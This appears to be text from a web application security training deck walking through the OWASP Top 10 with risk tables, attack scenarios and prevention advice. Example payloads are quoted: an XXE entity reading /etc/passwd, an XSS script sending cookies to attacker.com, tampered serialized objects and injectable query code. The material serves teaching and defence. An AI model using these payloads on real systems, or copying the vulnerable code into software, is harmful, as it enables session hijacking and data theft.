

Web Server and Application Security

Proxy Setup



1. For ease of conducting the session, we have disabled your microphones. Do keep your video turned on at all times.
2. Please raise any questions you may have through the chat.
3. Please confirm if you can see the presentation and the presenter clearly.
4. This is a 120-min long session. As we go through the session, I will take questions at the end of each concept and at the end of the session.
5. I will unmute the audio of participants volunteering for any activity.


Thus far, in the last topic you've learned about:

- Web application technologies
- Web server vulnerabilities
- Impact of web application vulnerabilities
- Why we need to protect web applications
- Case studies



In today's session, you will learn about:

- OWASP Top 10 Web Application Vulnerabilities
- SSL/TLS (HTTPS)
- HTTP Request/Response
- HTTP Methods
- Setting up the Proxy Interception




Source: Freepik

What are Application Security Risks?



Created by fae frey
from Noun Project



What are OWASP Top 10 Application Security Risks?



Created by fae frey
from Noun Project

Injection

Broken
Authentication

Sensitive Data
Exposure

XML External
Entities (XXE)

Broken Access
Controls

Security
Misconfiguration

Cross-Site Scripting
(CSS)

Insecure
Deserialization

Using Components
with Known
Vulnerabilities

Insufficient Logging
and Monitoring

Is the Application Vulnerable?

An application is vulnerable to attack when:

- User-supplied data is not validated
- Dynamic queries or non-parameterized calls without context-aware escaping are used
- Hostile data is used within object-relational mapping (ORM)
- Common injections are SQL, NoSQL, OS command, ORM, LDAP, and EL or OGNL injection



Created by fae frey
from Noun Project

Example Attack Scenarios

Scenario #1

- String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";

Scenario #2

- Query HQLQuery = session.createQuery ("FROM accounts WHERE custID='" + request.getParameter("id") + "'");

In both cases, the attacker modifies the 'id' parameter value in their browser to send

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 3	Technical: 3	Business ?
Almost any source of data can be an injection vector, environment variables, parameters, external and internal web services, and all types of users. Injection flaws occur when an attacker can send hostile data to an interpreter.		Injection flaws are very prevalent, particularly in legacy code. Injection vulnerabilities are often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries. Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss, corruption, or disclosure to unauthorized parties, loss of accountability, or denial of access. Injection can sometimes lead to complete host takeover. The business impact depends on the needs of the application and data.	

Is the Application Vulnerable?

There may be authentication weaknesses if the application:

- Permits automated attacks such as credential stuffing
- Permits brute force or other automated attacks
- Permits default, weak, or well-known passwords
- Uses weak or ineffective credential recovery and forgot password processes
- Uses plain text, encrypted, or weakly hashed passwords
- Has missing or ineffective multi-factor authentication
- Exposes Session IDs in the URL
- Does not rotate Session IDs after successful login.
- Aren't properly invalidated during logout or a period of inactivity.

Example Attack Scenarios

Scenario #1:

Credential stuffing, the use of lists of known passwords, is a common attack. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2:

Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords.


Scenario #3:

Application session timeouts aren't set properly. A user uses a public computer to access an application. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force, and dictionary attack tools. Session management attacks are well understood, particularly in relation to unexpired session tokens.		The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications. Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.		Attackers have to gain access to only a few accounts, or just one admin account to compromise the system. Depending on the domain of the application, this may allow money laundering, social security fraud, and identity theft, or disclose legally protected highly sensitive information.	

How to Prevent

- Do not ship or deploy with any default credentials
- Implement weak-password checks
- Align password length, complexity and rotation policies with NIST 800-63 B's guidelines
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks
- Limit or increasingly delay failed login attempts
- Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login.



Created by Icongeek26
from Noun Project

Is the Application Vulnerable?

The first thing is to determine the protection needs of data in transit and at rest.

For all such data:

- Is any data transmitted in clear text?
- Is sensitive data stored in clear text, including backups?
- Are any old or weak cryptographic algorithms being used?
- Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?
- Is encryption not enforced?
- Does the user agent not verify if the received server certificate is valid?



Created by fae frey
from Noun Project

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 3	Business ?
Rather than directly attacking crypto, attackers steal keys, execute man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's client, e.g. browser. A manual attack is generally required. Previously retrieved password databases could be brute forced by Graphics Processing Units (GPUs).		Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques. For data in transit, server-side weaknesses are mainly easy to detect, but hard for data at rest.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, credentials, personal data, and credit cards, which often require protection as defined by laws or regulations such as the EU GDPR or local privacy laws.	

Example Attack Scenarios

Scenario #1:

An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

Scenario #2:


A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g. at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie.

Scenario #3:

The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes.

How to Prevent

- Classify data processed, stored, or transmitted by an application
- Apply controls as per the classification
- Don't store sensitive data unnecessarily
- Make sure to encrypt all sensitive data at rest
- Ensure up-to-date and strong standard algorithms
- Encrypt all data in transit with secure protocols
- Disable caching for responses that contain sensitive data
- Store passwords using strong adaptive and salted hashing functions
- Verify independently the effectiveness of configuration and settings.



Created by Icongeek26
from Noun Project

4. XML External Entities (XXE)

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 2	Detectability: 3	Technical: 3	Business ?
Attackers can exploit vulnerable XML processors if they can upload XML or include hostile content in an XML document, exploiting vulnerable code, dependencies or integrations.		By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing. SAST tools can discover this issue by inspecting dependencies and configuration. DAST tools require additional manual steps to detect and exploit this issue. Manual testers need to be trained in how to test for XXE, as it not commonly tested as of 2017.		These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks. The business impact depends on the protection needs of all affected application and data.	

Example Attack Scenarios

Scenario #1

- The attacker attempts to extract data from the server
- `<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>`

Scenario #2

- An attacker probes the server's private network by changing the above ENTITY line to
- `<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>`

Scenario #3

- An attacker attempts a denial-of-service attack by including a potentially endless file
- `<!ENTITY xxe SYSTEM "file:///dev/random" >]>`

Is the Application Vulnerable?

Common access control vulnerabilities include:

- Bypassing access control checks by modifying the URL, internal application state, or the HTML page, or simply using a custom API attack tool
- Allowing the primary key to be changed to another users record
- Acting as a user without being logged in
- Metadata manipulation, such as replaying or tampering with a JSON Web Token (JWT)
- CORS misconfiguration allows unauthorized API access
- Force browsing to authenticated pages



Created by fae frey
from Noun Project

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Exploitation of access control is a core skill of attackers. SAST and DAST tools can detect the absence of access control but cannot verify if it is functional when it is present. Access control is detectable using manual means, or possibly through automation for the absence of access controls in certain frameworks.		Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing by application developers. Access control detection is not typically amenable to automated static or dynamic testing. Manual testing is the best way to detect missing or ineffective access control, including HTTP method (GET vs PUT, etc), controller, direct object references, etc.		The technical impact is attackers acting as users or administrators, or users using privileged functions, or creating, accessing, updating or deleting every record. The business impact depends on the protection needs of the application and data.	

Example Attack Scenarios

Scenario #1:

The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
```

```
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.

Scenario #2:

An attacker simply force browses to target URLs. Admin rights are required for access to the admin page. If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

Name of the Activity

Behind the Door Number






Instructions

Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**





Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 3	Detectability: 3	Technical: 2	Business ?
Attackers will often attempt to exploit unpatched flaws or access default accounts, unused pages, unprotected files and directories, etc to gain unauthorized access or knowledge of the system.		Security misconfiguration can happen at any level of an application stack, including the network services, platform, web server, application server, database, frameworks, custom code, and pre-installed virtual machines, containers, or storage. Automated scanners are useful for detecting misconfigurations, use of default accounts or configurations, unnecessary services, legacy options, etc.		Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise. The business impact depends on the protection needs of the application and data.	

Example Attack Scenarios

Scenario #1

The application server comes with sample applications that are not removed from the production server. These sample applications have known security flaws attackers use to compromise the server

Scenario #2

Directory listing is not disabled on the server. An attacker discovers they can simply list directories

Scenario #3

The application server's configuration allows detailed error messages. This potentially exposes sensitive information

Scenario #4

A cloud service provider has default sharing permissions open to the Internet by other CSP users. This allows sensitive data stored within cloud storage to be accessed.

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 3	Detectability: 3	Technical: 2	Business ?
Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks.		XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two thirds of all applications. Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET.		The impact of XSS is moderate for reflected and DOM XSS, and severe for stored XSS, with remote code execution on the victim's browser, such as stealing credentials, sessions, or delivering malware to the victim.	

Example Attack Scenarios

Scenario #1

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in the browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'
```

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session

Name of the Activity

Complete the Image


Instructions

Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**





Is the Application Vulnerable?

Applications are vulnerable if they deserialize hostile objects supplied by an attacker.

This can result in two primary types of attacks:

Object and data structure related attacks

Typical data tampering attacks

Serialization may be used in applications for:

RPC/IPC

Wire protocols,
web services,
message brokers

Caching/
persistence

Databases, cache
servers, file
systems

HTTP cookies,
HTML form
parameters, API
authentication

Tokens

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 1	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or tweaks to the underlying exploit code.		This issue is included in the Top 10 based on an industry survey and not on quantifiable data. Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as tooling is developed to help identify and address it.		The impact of deserialization flaws cannot be overstated. These flaws can lead to remote code execution attacks, one of the most serious attacks possible. The business impact depends on the protection needs of the application and data.	

Example Attack Scenarios

Scenario #1

- A React application calls a set of Spring Boot micro-services to ensure that their code is immutable. The solution is serializing user state and passing it back and forth with each request.

Scenario #2:

- A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:


```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";  
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

- An attacker changes the serialized object to give themselves admin privileges:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";  
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

How to Prevent

- Implementing integrity checks such as digital signatures on any serialized objects
- Enforcing strict type constraints during deserialization
- Isolating and running code that deserializes in low privilege environments
- Logging deserialization exceptions and failures
- Restricting or monitoring incoming and outgoing network connectivity from containers or servers that deserialize
- Monitoring deserialization, alerting if a user deserializes constantly



Created by Icongeek26
from Noun Project

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 2	Business ?
While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit.		Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date. Some scanners such as retire.js help in detection, but determining exploitability requires additional effort.		While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of the list.	

Example Attack Scenarios

- Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact.
- Some example exploitable component vulnerabilities discovered are:

CVE-2017-5638, a Struts 2 remote code execution vulnerability that enables execution of arbitrary code on the server, has been blamed for significant breaches.

While internet of things (IoT) are frequently difficult or impossible to patch, the importance of patching them can be great (e.g. biomedical devices).

- There are automated tools to help attackers find unpatched or misconfigured systems.

Is the Application Vulnerable?

Insufficient logging, detection, monitoring and active response occurs any time:



Created by fae frey
from Noun Project

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 1	Technical: 2	Business ?
Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident. Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected.		This issue is included in the Top 10 based on an industry survey . One strategy for determining if you have sufficient monitoring is to examine the logs following penetration testing. The testers' actions should be recorded sufficiently to understand what damages they may have inflicted.		Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to nearly 100%. In 2016, identifying a breach took an average of 191 days – plenty of time for damage to be inflicted.	

Example Attack Scenarios

Scenario #1:

An open source project forum software run by a small team was hacked using a flaw in its software. The attackers managed to wipe out the internal source code repository containing the next version, and all of the forum contents. Although source could be recovered, the lack of monitoring, logging or alerting led to a far worse breach.

Scenario #2:

An attacker uses scans for users using a common password. They can take over all accounts using this password. For all other users, this scan leaves only one false login behind. After some days, this may be repeated with a different password.

Scenario #3:

A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection.

Name of the Activity

Taboo

Instructions

Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**



How to Configure Proxy in Chrome?

